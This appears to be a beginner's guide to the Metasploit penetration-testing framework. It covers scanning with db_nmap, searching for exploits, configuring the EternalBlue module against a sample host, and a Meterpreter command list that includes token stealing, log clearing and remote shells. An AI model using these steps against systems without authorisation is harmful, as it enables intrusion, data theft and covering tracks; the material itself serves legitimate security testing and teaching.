METASPLOIT VULNERABILITY EXPLOITATION TOOL

Software Guide

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METASPLOT VULNERABILITY EXPLOITATION TOOL

The guide covers the basics of using Metasploit. Metasploit is a free penetration testing tool and comes installed in Kali Linux.

Why use Metasploit?

Metasploit is designed to make hacking simple and is an essential tool for pen testing. If you have a vulnerable target, simply point Metasploit at it, pick a payload and hit enter. Metasploit automates processes such as information gathering, detection evasion and gaining access. Metasploit uses a command line interface in the terminal, but a Graphical User Interface version is available.

Launching Metasploit

Metasploit needs to be launched in the terminal before you can begin using it. It may take some time to load, as it boots a database into the terminal. You will also need to initiate Metasploit the first time you use it.

Use the below lines to initiate or launch Metasploit in the terminal:

```
If using Metasploit for the first time: msfdb init

Use the following line to launch Metasploit afterwards: msfconsole
```


Get Help in Metasploit

There are multiple help menus available in Metasploit:

```
Get a list of basic commands: help

Get help for the show command: help show

get help for the search command: help search
```



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Identify a Remote Host

A Remote Host, or RHost, is another term for a computer, network, or server that is not the one you are on. It is where the target IP address may reside on. Your machine is the Local Host, or LHost.

You can run Nmap from inside Metasploit and save the output into the Metasploit database. This way you can scan for open ports, ping sweep and search for any potential vulnerabilities on a remote host, all within Metasploit.

To do this, use the following line in the terminal:

```
db_nmap -v -sV [Enter target IP address here]
```

```
root@Arioch: ~
File  Edit  View  Search  Terminal  Help
msf5 exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target address range or CIDR identifier
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.1.1.25
RHOSTS => 10.1.1.25
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

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Find an Exploit

Once you have performed an operating system fingerprint (which is when you find what OS the target system is running) or you have identified the application running on the remote host and know what your remote host's operating system is, you can pick an exploit to test.


Rapid7, the creators of the Metasploit framework, have an easy way to find exploits. There is also a way to search within msfconsole for various exploits, using the following commands:

```
Search for general exploits: search type:exploit

Search for a common vulnerabilities and exposures report: search cve-XXXX-XXXX

Search for a common vulnerabilities and exposures by year: search cve:2014

Search for vulnerabilities on a particular host: search name:wordpress
```



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Use an Exploit

Once you have found a suitable exploit to use against the vulnerability in the remote host, you can issue the exploit command below.


From then on, the available options change based on the exploit you are using, but you can get a list of the available options.

```
To use the exploit: use
exploit/path/to/exploit_name

Exploit Options:

Payload options: show payloads

For a list of the available
targets: show targets
```



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Configure and Run an Exploit

Each exploit has a set of options to configure for your remote host.
You need to set the options with 'yes' next to them.

Once you have configured your exploit, you can run it against the target.

The commands below will allow you to configure and run the exploit.

```
In Terminal:
Configfure the options: show options

To run the exploit: run
```

Meterpreter Commands

If you manage to load a meterpreter shell using Metasploit, here are some useful commands:

```
Core Commands:

?               help menu
run             executes the meterpreter script designated after it
background      moves the current session to the background
bgkill          kills a background meterpreter script
bglist          provides a list of all running background scripts
bgrun           runs a script as a background thread
channel         displays active channels
close           closes a channel
exit            terminates a meterpreter session
quit            terminates the meterpreter session
exploit         executes the meterpreter script designated after it
help            help menu
interact        interacts with a channel
migrate         moves the active process to a designated Process ID [PID]
read            reads the data from a channel
use             loads a meterpreter extension
write           writes data to a channel

File Commands:

cat             read and output to stdout the contents of a file
cd              change directory on the target host
del             delete a file on the target host
download        download a file from the target host system to the local host system
edit            edit a file with vim
getlwd          print the local directory
getwd           print working directory
lcd             change local directory
lpwd            print local directory
ls              list files in current directory
mkdir           make a directory on the target host system
pwd             print working directory
rm              delete (remove) a file
rmdir           remove directory on the target host system
upload          upload a file from the local host system to the target host
```

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Meterpreter Commands continued....

```
System Commands:

clearev         clears the event logs on the target host's computer
drop_token      drops a stolen token
execute         executes a command
getpid          gets the current PID
getprivs        gets as many privileges as possible
getuid          get the user that the server is running as
kill            terminate the process designated by the PID
ps              list running processes
reboot          reboots the target host computer
reg             interact with the target host's registry
rev2self        calls RevertToSelf() on the target host
shell           opens a command shell on the target host
shutdown        shuts down the target host's computer
steal_token     attempts to steal the token of a specified (PID) process
sysinfo         gets the details about the target host computer such as OS and name
```